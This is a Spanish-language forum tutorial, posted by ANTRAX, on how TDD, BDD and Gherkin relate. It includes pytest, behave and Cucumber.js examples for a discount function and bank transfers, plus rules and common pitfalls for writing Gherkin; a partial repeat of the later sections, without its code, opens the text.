Gherkin es el DSL (lenguaje de dominio específico) que se usa en la etapa de Formulation. Está diseñado para ser legible por alguien que no programa, y a la vez parseable por una máquina. Soporta más de 70 idiomas, español incluido.
Anatomía de un archivo .feature:
Código: text
Un ejemplo realista y completo. Transferencias bancarias:
Código: gherkin
Notá tres cosas: el Antecedentes evita repetir el setup, el Esquema del escenario cubre tres casos con una sola plantilla, y los tags (@critico) permiten filtrar qué corre en cada pipeline.
Las step definitions. Gherkin por sí solo no ejecuta nada: necesita el código que conecta cada paso con el sistema. En Python con behave:
Código: python
Lo mismo en JavaScript con Cucumber.js:
Código: javascript
Y para correrlo, filtrando por tags:
Código: bash
5. Cómo escribir buen Gherkin
Acá es donde el 90% de los equipos falla. Escribir Gherkin es fácil; escribirlo bien es otra cosa.
Regla 1: declarativo, no imperativo. Este es el error más frecuente. Comparemos.
Mal (imperativo — describe la interfaz, no el comportamiento):
Código: gherkin
Bien (declarativo — describe la intención):
Código: gherkin
¿Por qué importa? Porque si mañana el botón cambia de clase CSS, el primer escenario se rompe aunque el comportamiento del negocio no cambió. El segundo sigue siendo válido durante años. Los selectores, las esperas y los detalles de la UI van en las step definitions, nunca en el archivo .feature.
Regla 2: un solo When por escenario. Si tenés varios When, estás describiendo un flujo, no un comportamiento. Partilo.
Regla 3: nada de pasos conjuntivos. Si un paso dice "Dado que tengo una cuenta y estoy logueado y tengo saldo", separalo en tres Given. La reutilización muere con los pasos conjuntivos.
Regla 4: evitá escenarios encadenados. Cada escenario debe poder correr solo y en cualquier orden. Si el escenario 2 depende de que el 1 haya corrido antes, tenés una bomba de tiempo: el día que uno falle, fallan todos en cascada y no vas a saber cuál es la causa real.
Regla 5: el Then describe algo observable por el negocio. "Entonces el registro en la tabla usuarios tiene estado = 2" no es Gherkin, es una consulta SQL disfrazada. "Entonces la cuenta queda activada" sí lo es.
Regla 6: si nadie de negocio lo va a leer, no uses Gherkin. Esto es importante y poco dicho. Gherkin tiene un costo real: una capa de indirección entre el texto y el código. Ese costo se paga sólo si hay alguien no técnico que efectivamente lee y valida esos escenarios. Si tu equipo es 100% técnico y nadie de Producto abre nunca un .feature, estás pagando el costo sin recibir el beneficio: escribí pruebas de integración normales y listo.
6. Tabla comparativa
Stack por lenguaje:
7. Errores comunes
"Hacemos BDD porque usamos Cucumber". El más extendido. Si los .feature los escribe el automatizador solo, después de que la funcionalidad ya está desarrollada, y nadie de negocio los lee nunca, eso no es BDD: es automatización con sintaxis Gherkin. BDD sin la conversación de Discovery es puro overhead.
Usar Gherkin para pruebas de UI paso a paso. Termina en archivos .feature de 40 líneas llenos de clics y esperas, imposibles de mantener. Para eso usá directamente Playwright o Selenium.
Poner todo en el nivel de BDD. Los escenarios Gherkin son lentos. Van arriba de la pirámide, y son pocos: los flujos críticos de negocio. La validación de que una función redondea bien un decimal va en una prueba unitaria con TDD, no en un .feature.
TDD como "escribir los tests después". Si escribís el código y después los tests, eso es testing, y está bien, pero no es TDD y no te da el beneficio de diseño. El orden es el punto entero de la técnica.
Perseguir el 100% de cobertura. La cobertura mide qué líneas se ejecutaron, no si las verificaste bien. Podés tener 100% de cobertura con cero asserts. Es una métrica útil para encontrar zonas sin tocar, no un objetivo en sí.
Cierre
Resumiendo la cadena completa: BDD arranca con una conversación entre negocio, desarrollo y QA que produce ejemplos concretos. Esos ejemplos se formulan en Gherkin, que es el lenguaje compartido. La automatización de esos escenarios forma el loop externo, y dentro de él el desarrollador aplica TDD para construir cada pieza con buen diseño.
No son alternativas entre las que hay que elegir: son capas que se complementan. Y si tuviera que quedarme con una sola idea para llevarse: el valor de BDD no está en los archivos .feature, está en la conversación que los produce. Si te saltás la conversación, te queda la parte cara y ninguno de los beneficios.
Les dejo las preguntas de siempre:
Nos leemos.
Créditos de las imágenes: diagramas de Wikimedia Commons — You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login y You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login (CC BY-SA). Los diagramas del doble loop y de los Three Amigos son propios.
Saludos,
ANTRAX
Buenas gente. En el You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login quedó picando un tema que genera tanta o más confusión: la relación entre TDD, BDD y Gherkin. Es muy común escuchar "nosotros hacemos BDD" cuando en realidad lo único que se hizo fue escribir archivos .feature, o "TDD es escribir tests" a secas. Ninguna de las dos cosas es exacta.
Voy a separar los tres conceptos, mostrar cómo se encadenan, y sobre todo dar ejemplos de código reales: el mismo requisito recorriendo TDD, después BDD, y finalmente escrito en Gherkin con sus step definitions. Al final dejo reglas concretas para escribir buen Gherkin, antipatrones, una tabla comparativa y el stack de herramientas por lenguaje.
1. Lo primero: ninguno de los tres es "una forma de testear"
Este es el malentendido de base y vale despejarlo antes de cualquier otra cosa.
- TDD es una técnica de diseño de software. Los tests son un efecto secundario, no el objetivo.
- BDD es una técnica de colaboración y descubrimiento de requisitos. La automatización es la última etapa, no la primera.
- Gherkin no es una metodología: es un lenguaje, una sintaxis. Es la herramienta con la que se escribe una parte de BDD.
Ponerlos en la misma categoría es como comparar "diseño orientado a objetos", "reuniones de refinamiento" y "UML". Se relacionan, pero operan en planos distintos. Si te quedás sólo con esto, ya vale el post.
2. TDD — Test Driven Development
TDD nace del Extreme Programming, popularizado por Kent Beck a fines de los 90. La idea central es contraintuitiva: escribís la prueba antes que el código de producción.
El ciclo es Red-Green-Refactor:
- Red: escribís una prueba que falla. Tiene que fallar, y tenés que verla fallar. Si pasa a la primera, la prueba no está probando nada.
- Green: escribís el mínimo código necesario para que pase. El mínimo, literal. Hardcodear un valor es válido en esta etapa.
- Refactor: con la red de seguridad en verde, mejorás el diseño sin cambiar el comportamiento.
Robert C. Martin lo resumió en tres reglas:
Citar1. No escribas código de producción salvo para hacer pasar una prueba que falla.
2. No escribas más de una prueba de la necesaria para fallar (no compilar es fallar).
3. No escribas más código de producción del necesario para pasar la prueba.
Un ejemplo completo, paso a paso. Requisito: una función que calcule el descuento de un carrito según el monto total.
Iteración 1 — Red. La prueba primero:
# tests/test_descuentos.py
from app.descuentos import calcular_descuento


def test_sin_descuento_por_debajo_de_1000():
    assert calcular_descuento(999) == 0
Corremos y falla, porque el módulo ni siquiera existe:
$ pytest -q
E   ModuleNotFoundError: No module named 'app.descuentos'
1 error in 0.04s
Green. El mínimo absoluto:
# app/descuentos.py
def calcular_descuento(total):
    return 0
Sí, devuelve 0 siempre. Está bien: es el mínimo que hace pasar la prueba. Verde.
Iteración 2 — Red. Agregamos el siguiente comportamiento:
def test_diez_por_ciento_entre_1000_y_5000():
    assert calcular_descuento(1000) == 100
    assert calcular_descuento(4999) == 499.9
Falla. Green:
def calcular_descuento(total):
    if total < 1000:
        return 0
    return total * 0.10
Iteración 3 — Red. Tramo superior:
def test_veinte_por_ciento_desde_5000():
    assert calcular_descuento(5000) == 1000
    assert calcular_descuento(12000) == 2400


def test_monto_negativo_es_invalido():
    import pytest
    with pytest.raises(ValueError):
        calcular_descuento(-1)
Green:
def calcular_descuento(total):
    if total < 0:
        raise ValueError("El total no puede ser negativo")
    if total < 1000:
        return 0
    if total < 5000:
        return total * 0.10
    return total * 0.20
Refactor. Ahora que está verde, mejoramos el diseño. Los tramos son datos, no lógica:
from decimal import Decimal

# Tramos: (monto_minimo, porcentaje). Ordenados de mayor a menor.
TRAMOS = (
    (Decimal("5000"), Decimal("0.20")),
    (Decimal("1000"), Decimal("0.10")),
    (Decimal("0"),    Decimal("0.00")),
)


def calcular_descuento(total):
    total = Decimal(str(total))
    if total < 0:
        raise ValueError("El total no puede ser negativo")

    for minimo, porcentaje in TRAMOS:
        if total >= minimo:
            return total * porcentaje

    return Decimal("0")
Las pruebas siguen en verde, y ahora agregar un tramo nuevo es agregar una tupla, no un if. Ese cambio de diseño lo pudimos hacer sin miedo porque las pruebas existían antes. Esa es la ganancia real de TDD: no son los tests, es que el código termina siendo testeable, desacoplado y modificable, porque lo diseñaste desde el punto de vista de quien lo consume.
El ciclo completo, visto a mayor escala, se ve así:
Lo que TDD no resuelve. Y acá está el puente al próximo tema. TDD garantiza que construiste bien la cosa. No garantiza que hayas construido la cosa correcta. Podés tener cobertura del 100%, todo verde, y haber implementado un requisito que Producto nunca pidió. TDD es una conversación del desarrollador consigo mismo.
3. BDD — Behaviour Driven Development
BDD surge en 2006 de la mano de Dan North. El origen es casi anecdótico: North notaba que la palabra "test" confundía a la gente que aprendía TDD. Los desarrolladores no sabían por dónde empezar, qué probar o cuán grande debía ser cada prueba.
Su solución fue cambiar el vocabulario. En vez de test, behaviour (comportamiento). En vez de nombrar los métodos testX, nombrarlos should.... Ese cambio aparentemente cosmético tuvo un efecto enorme: cuando dejás de pensar "¿qué testeo?" y empezás a pensar "¿cómo debería comportarse esto?", la respuesta la puede dar alguien de negocio.
BDD es, ante todo, una práctica de colaboración. Tiene tres etapas, y esto es lo que más se saltea:
- Discovery (descubrimiento): una conversación estructurada entre negocio, desarrollo y testing para entender qué se necesita. Acá aparecen los casos borde que nadie había pensado. Es la etapa más valiosa y la que más gente omite.
- Formulation (formulación): escribir esos ejemplos concretos en un lenguaje estructurado y compartido. Acá entra Gherkin.
- Automation (automatización): convertir esos ejemplos en pruebas ejecutables.
La conversación de Discovery se suele hacer con la técnica de los Three Amigos: tres perspectivas sobre la misma historia.
   +---------------------+   "que problema
   |  Negocio / Producto |    queremos resolver?"
   +----------+----------+
              |
   +----------+----------+   "como lo
   |     Desarrollo      |    construimos?"
   +----------+----------+
              |
   +----------+----------+   "que pasa si...?"
   |    QA / Testing     |    (casos borde)
   +---------------------+
El QA en esa mesa no está para probar después: está para romper el requisito antes de que se escriba. "¿Qué pasa si el usuario no tiene saldo?" "¿Qué pasa si la tarjeta vence entre que la cargó y confirmó?" Cada una de esas preguntas, hecha en Discovery, ahorra un bug en producción.
El doble loop. La relación entre BDD y TDD se entiende mejor así: BDD envuelve a TDD. Hay un loop externo de comportamiento y uno interno de implementación.
   LOOP EXTERNO (BDD / comportamiento - lenguaje de negocio)
   +----------------------------------------------------------+
   |                                                          |
   |   escribir escenario  -->  escenario en ROJO             |
   |          ^                        |                      |
   |          |                        v                      |
   |          |        LOOP INTERNO (TDD / unidades)          |
   |          |        +------------------------------+       |
   |          |        | test rojo -> codigo -> verde |       |
   |          |        |       ^                |     |       |
   |          |        |       +---- refactor <-+     |       |
   |          |        +------------------------------+       |
   |          |                        |                      |
   |          +---- escenario en VERDE +                      |
   |                                                          |
   +----------------------------------------------------------+
Empezás por afuera con un escenario en rojo, bajás al loop interno de TDD y hacés varios ciclos rojo-verde-refactor de unidades hasta que el escenario externo se pone verde. Después volvés a subir y escribís el siguiente escenario.
4. Gherkin — el lenguaje
Gherkin es el DSL (lenguaje de dominio específico) que se usa en la etapa de Formulation. Está diseñado para ser legible por alguien que no programa, y a la vez parseable por una máquina. Soporta más de 70 idiomas, español incluido.
Anatomía de un archivo .feature:
  Feature:          titulo y descripcion del conjunto de comportamientos
    |
    +-- Rule:       (opcional, Gherkin 6+) agrupa escenarios por regla de negocio
    |
    +-- Background: pasos comunes que corren antes de CADA escenario
    |
    +-- Scenario:   un ejemplo concreto de comportamiento
    |     |
    |     +-- Given  contexto / estado inicial
    |     +-- When   la accion que dispara el comportamiento
    |     +-- Then   el resultado esperado (observable)
    |     +-- And / But   encadenan al paso anterior
    |
    +-- Scenario Outline: plantilla parametrizada
          +-- Examples: tabla de datos que la alimenta
Un ejemplo realista y completo. Transferencias bancarias:
# language: es
@transferencias @critico
Característica: Transferencias entre cuentas propias

  Como cliente del banco
  Quiero transferir dinero entre mis cuentas
  Para administrar mis fondos sin ir a una sucursal

  Antecedentes:
    Dado que estoy autenticado como "mlopez"
    Y tengo una caja de ahorro "CA-001" con saldo de 50000 pesos
    Y tengo una cuenta corriente "CC-002" con saldo de 10000 pesos

  Escenario: Transferencia exitosa entre cuentas propias
    Cuando transfiero 20000 pesos desde "CA-001" hacia "CC-002"
    Entonces la operación se confirma
    Y el saldo de "CA-001" es 30000 pesos
    Y el saldo de "CC-002" es 30000 pesos
    Y recibo un comprobante con número de operación

  Escenario: Se rechaza la transferencia por saldo insuficiente
    Cuando transfiero 80000 pesos desde "CA-001" hacia "CC-002"
    Entonces la operación es rechazada
    Y veo el mensaje "Saldo insuficiente"
    Y los saldos de mis cuentas no se modifican

  Esquema del escenario: Validación de montos inválidos
    Cuando transfiero <monto> pesos desde "CA-001" hacia "CC-002"
    Entonces la operación es rechazada
    Y veo el mensaje "<mensaje>"

    Ejemplos:
      | monto  | mensaje                             |
      | 0      | El monto debe ser mayor a cero      |
      | -500   | El monto debe ser mayor a cero      |
      | 999999 | Supera el límite diario de 500000   |
Notá tres cosas: el Antecedentes evita repetir el setup, el Esquema del escenario cubre tres casos con una sola plantilla, y los tags (@critico) permiten filtrar qué corre en cada pipeline.
Las step definitions. Gherkin por sí solo no ejecuta nada: necesita el código que conecta cada paso con el sistema. En Python con behave:
# features/steps/transferencias.py
from behave import given, when, then
from app.banco import Banco, SaldoInsuficiente, MontoInvalido


@given('que estoy autenticado como "{usuario}"')
def step_autenticar(context, usuario):
    context.banco = Banco()
    context.sesion = context.banco.login(usuario)


@given('tengo una {tipo} "{numero}" con saldo de {saldo:d} pesos')
def step_crear_cuenta(context, tipo, numero, saldo):
    context.banco.abrir_cuenta(context.sesion, numero, tipo, saldo)


@when('transfiero {monto:d} pesos desde "{origen}" hacia "{destino}"')
def step_transferir(context, monto, origen, destino):
    context.error = None
    try:
        context.resultado = context.banco.transferir(
            context.sesion, origen, destino, monto
        )
    except (SaldoInsuficiente, MontoInvalido) as e:
        context.error = e


@then('la operación se confirma')
def step_confirmada(context):
    assert context.error is None, f"Fallo inesperado: {context.error}"
    assert context.resultado.estado == "CONFIRMADA"


@then('la operación es rechazada')
def step_rechazada(context):
    assert context.error is not None, "Se esperaba un rechazo"


@then('el saldo de "{numero}" es {esperado:d} pesos')
def step_verificar_saldo(context, numero, esperado):
    real = context.banco.consultar_saldo(context.sesion, numero)
    assert real == esperado, f"Esperado {esperado}, obtenido {real}"


@then('veo el mensaje "{mensaje}"')
def step_mensaje(context, mensaje):
    assert str(context.error) == mensaje
Lo mismo en JavaScript con Cucumber.js:
// features/step_definitions/transferencias.js
const { Given, When, Then } = require('@cucumber/cucumber');
const assert = require('assert');
const { Banco, SaldoInsuficiente } = require('../../src/banco');

Given('que estoy autenticado como {string}', function (usuario) {
  this.banco = new Banco();
  this.sesion = this.banco.login(usuario);
});

When(
  'transfiero {int} pesos desde {string} hacia {string}',
  function (monto, origen, destino) {
    this.error = null;
    try {
      this.resultado = this.banco.transferir(this.sesion, origen, destino, monto);
    } catch (e) {
      this.error = e;
    }
  }
);

Then('el saldo de {string} es {int} pesos', function (numero, esperado) {
  const real = this.banco.consultarSaldo(this.sesion, numero);
  assert.strictEqual(real, esperado);
});
Y para correrlo, filtrando por tags:
# Python / behave
behave --tags=@critico --lang=es

# JavaScript / Cucumber.js
npx cucumber-js --tags "@critico and not @wip"

# Java / Cucumber-JVM con Maven
mvn test -Dcucumber.filter.tags="@critico"
5. Cómo escribir buen Gherkin
Acá es donde el 90% de los equipos falla. Escribir Gherkin es fácil; escribirlo bien es otra cosa.
Regla 1: declarativo, no imperativo. Este es el error más frecuente. Comparemos.
Mal (imperativo — describe la interfaz, no el comportamiento):
Escenario: Login
  Dado que abro el navegador en "https://banco.com/login"
  Cuando escribo "mlopez" en el campo con id "#username"
  Y escribo "secreto123" en el campo con id "#password"
  Y hago clic en el botón ".btn-primary"
  Y espero 3 segundos
  Entonces veo el div con clase ".dashboard-container"
Bien (declarativo — describe la intención):
Escenario: Login exitoso con credenciales válidas
  Dado que soy un cliente registrado
  Cuando ingreso con mis credenciales válidas
  Entonces accedo a mi panel de cuentas
¿Por qué importa? Porque si mañana el botón cambia de clase CSS, el primer escenario se rompe aunque el comportamiento del negocio no cambió. El segundo sigue siendo válido durante años. Los selectores, las esperas y los detalles de la UI van en las step definitions, nunca en el archivo .feature.
Regla 2: un solo When por escenario. Si tenés varios When, estás describiendo un flujo, no un comportamiento. Partilo.
Regla 3: nada de pasos conjuntivos. Si un paso dice "Dado que tengo una cuenta y estoy logueado y tengo saldo", separalo en tres Given. La reutilización muere con los pasos conjuntivos.
Regla 4: evitá escenarios encadenados. Cada escenario debe poder correr solo y en cualquier orden. Si el escenario 2 depende de que el 1 haya corrido antes, tenés una bomba de tiempo: el día que uno falle, fallan todos en cascada y no vas a saber cuál es la causa real.
Regla 5: el Then describe algo observable por el negocio. "Entonces el registro en la tabla usuarios tiene estado = 2" no es Gherkin, es una consulta SQL disfrazada. "Entonces la cuenta queda activada" sí lo es.
Regla 6: si nadie de negocio lo va a leer, no uses Gherkin. Esto es importante y poco dicho. Gherkin tiene un costo real: una capa de indirección entre el texto y el código. Ese costo se paga sólo si hay alguien no técnico que efectivamente lee y valida esos escenarios. Si tu equipo es 100% técnico y nadie de Producto abre nunca un .feature, estás pagando el costo sin recibir el beneficio: escribí pruebas de integración normales y listo.
6. Tabla comparativa
| Aspecto | TDD | BDD | Gherkin |
| Qué es | Técnica de diseño | Práctica de colaboración | Lenguaje / sintaxis |
| Objetivo | Construir bien la cosa | Construir la cosa correcta | Expresar ejemplos |
| Quién participa | Desarrollador | Negocio + Dev + QA | Los tres |
| Nivel | Unidad / componente | Comportamiento / feature | N/A |
| Lenguaje | Código | Natural + código | Natural estructurado |
| Creado por | Kent Beck (~1999) | Dan North (2006) | Aslak Hellesøy (Cucumber) |
| Herramientas | pytest, JUnit, Jest | Cucumber, behave, SpecFlow | Parte de Cucumber |
| Velocidad | Milisegundos | Segundos a minutos | N/A |
Stack por lenguaje:
| Lenguaje | TDD | BDD / Gherkin |
| Python | pytest, unittest | behave, pytest-bdd |
| JavaScript / TS | Jest, Vitest | Cucumber.js, CodeceptJS |
| Java | JUnit 5, TestNG | Cucumber-JVM, JBehave |
| C# / .NET | xUnit, NUnit | Reqnroll (ex SpecFlow) |
| Ruby | RSpec, Minitest | Cucumber |
| Go | testing, testify | godog |
| PHP | PHPUnit | Behat |
7. Errores comunes
"Hacemos BDD porque usamos Cucumber". El más extendido. Si los .feature los escribe el automatizador solo, después de que la funcionalidad ya está desarrollada, y nadie de negocio los lee nunca, eso no es BDD: es automatización con sintaxis Gherkin. BDD sin la conversación de Discovery es puro overhead.
Usar Gherkin para pruebas de UI paso a paso. Termina en archivos .feature de 40 líneas llenos de clics y esperas, imposibles de mantener. Para eso usá directamente Playwright o Selenium.
Poner todo en el nivel de BDD. Los escenarios Gherkin son lentos. Van arriba de la pirámide, y son pocos: los flujos críticos de negocio. La validación de que una función redondea bien un decimal va en una prueba unitaria con TDD, no en un .feature.
TDD como "escribir los tests después". Si escribís el código y después los tests, eso es testing, y está bien, pero no es TDD y no te da el beneficio de diseño. El orden es el punto entero de la técnica.
Perseguir el 100% de cobertura. La cobertura mide qué líneas se ejecutaron, no si las verificaste bien. Podés tener 100% de cobertura con cero asserts. Es una métrica útil para encontrar zonas sin tocar, no un objetivo en sí.
Cierre
Resumiendo la cadena completa: BDD arranca con una conversación entre negocio, desarrollo y QA que produce ejemplos concretos. Esos ejemplos se formulan en Gherkin, que es el lenguaje compartido. La automatización de esos escenarios forma el loop externo, y dentro de él el desarrollador aplica TDD para construir cada pieza con buen diseño.
No son alternativas entre las que hay que elegir: son capas que se complementan. Y si tuviera que quedarme con una sola idea para llevarse: el valor de BDD no está en los archivos .feature, está en la conversación que los produce. Si te saltás la conversación, te queda la parte cara y ninguno de los beneficios.
Les dejo las preguntas de siempre:
- ¿Alguien está haciendo BDD de verdad, con negocio sentado en la mesa de Discovery? ¿Cómo lo lograron?
- ¿TDD les funcionó o lo abandonaron? Me interesan las dos respuestas, sobre todo la segunda.
- ¿Gherkin en español o en inglés? Hay opiniones fuertes en ambas direcciones.
Nos leemos.
Créditos de las imágenes: diagramas de Wikimedia Commons — You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login y You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login (CC BY-SA). Los diagramas del doble loop y de los Three Amigos son propios.
Saludos,
ANTRAX